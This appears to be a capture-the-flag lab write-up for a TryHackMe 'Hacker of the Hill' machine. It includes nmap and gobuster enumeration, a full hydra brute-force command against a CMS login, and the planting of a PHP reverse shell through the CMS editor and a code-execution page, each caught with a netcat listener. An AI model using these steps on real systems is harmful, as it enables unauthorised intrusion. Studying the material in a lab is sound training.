
HACKER OF THE HILL -HACKER ONE RM THM


“Easy” machine:

```
8000/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/vbcms
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: VeryBasicCMS - Home
8001/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: My Website
|_Requested resource was /?page=home.php
8002/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Learn PHP
9999/tcp open  abyss?
| fingerprint-strings:
|   FourOhFourRequest, HTTPOptions:
|     HTTP/1.0 200 OK
```


```
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.84.133
[+] Method:                  GET
[+] Threads:                 32
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/06/13 18:47:28 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 10918]
/server-status        (Status: 403) [Size: 277]
```

port 80 has just a default Apache2 page:







when we navigate to robots.txt found by gobuster, we find a disallowed (hidden) dir named /vbcms. this leads us to a login page:




lets type in some test creds like admin:pwd and examine what's under the hood:



fn F12 keys bring us to inspector in Firefox: we see that the login is a POST request, uses the parameters username and password:



Under Headers we see the directory it points to - now we have enough to form a hydra cmd and crack this!




hydra cracks these creds in seconds:


```
┌──(max㉿kali)-[~/Downloads/php-reverse-shell]
└─$ hydra 10.10.230.235 -s 8000 -f http-post-form "/vbcms/login:username=^USER^&password=^PASS^
&from=%2F&Submit=Sign+in:Invalid " -l admin -P /usr/share/dirb/wordlists/big.txt -t24 -v
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secre
t service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-13 14:28:29
[DATA] max 24 tasks per 1 server, overall 24 tasks, 20470 login tries (l:1/p:20470), ~853 tries
 per task
[DATA] attacking http-post-form://10.10.230.235:8000/vbcms/login:username=^USER^&password=^PASS
^&from=%2F&Submit=Sign+in:Invalid
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] Page redirected to http://:8000/vbcms
[8000][http-post-form] host: 10.10.230.235   login: admin   password: admin
[STATUS] attack finished for 10.10.230.235 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-13 14:28:31
```

We log into the CMS on port 8000 with admin:admin and see we can edit some files:



It's currently populated with html script but we are running an Ubuntu Apache2 server so perhaps it will execute a PHP script - let's add our fav Pentest monkey phprevshell:




and were in!, our 1st foothold as user:serv1

```
┌──(max㉿kali)-[~/Downloads/php-reverse-shell]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.2.57.21] from (UNKNOWN) [10.10.230.235] 33654
Linux web-serv 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x8
6_64 GNU/Linux
 22:40:11 up  2:53,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(serv1) gid=1000(serv1) groups=1000(serv1),43(utmp)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
serv1
```


We look around for a way to pivot, we upload linpeas to help us find something: This looks interesting- a cronjob scheduled every minute owned by root and serv3: We need a way to pivot to user:serv3

```
*  * * * *   root  /home/serv3/backups/backup.sh
```

Let's check what's being served on Port 8002: looks like an Learning PHP website:




Try Free Lesson takes us to a page where we can try out PHP script- let's play around a bit: It seems to be executing code and revealing system info: hmmm...




copyNpaste our fav pentestmonkey phprev shell script, set up a netcat listener on our box: (don't forget to remove the extra ?> headers first as this


website already provides them:



and we are in as user serv3!

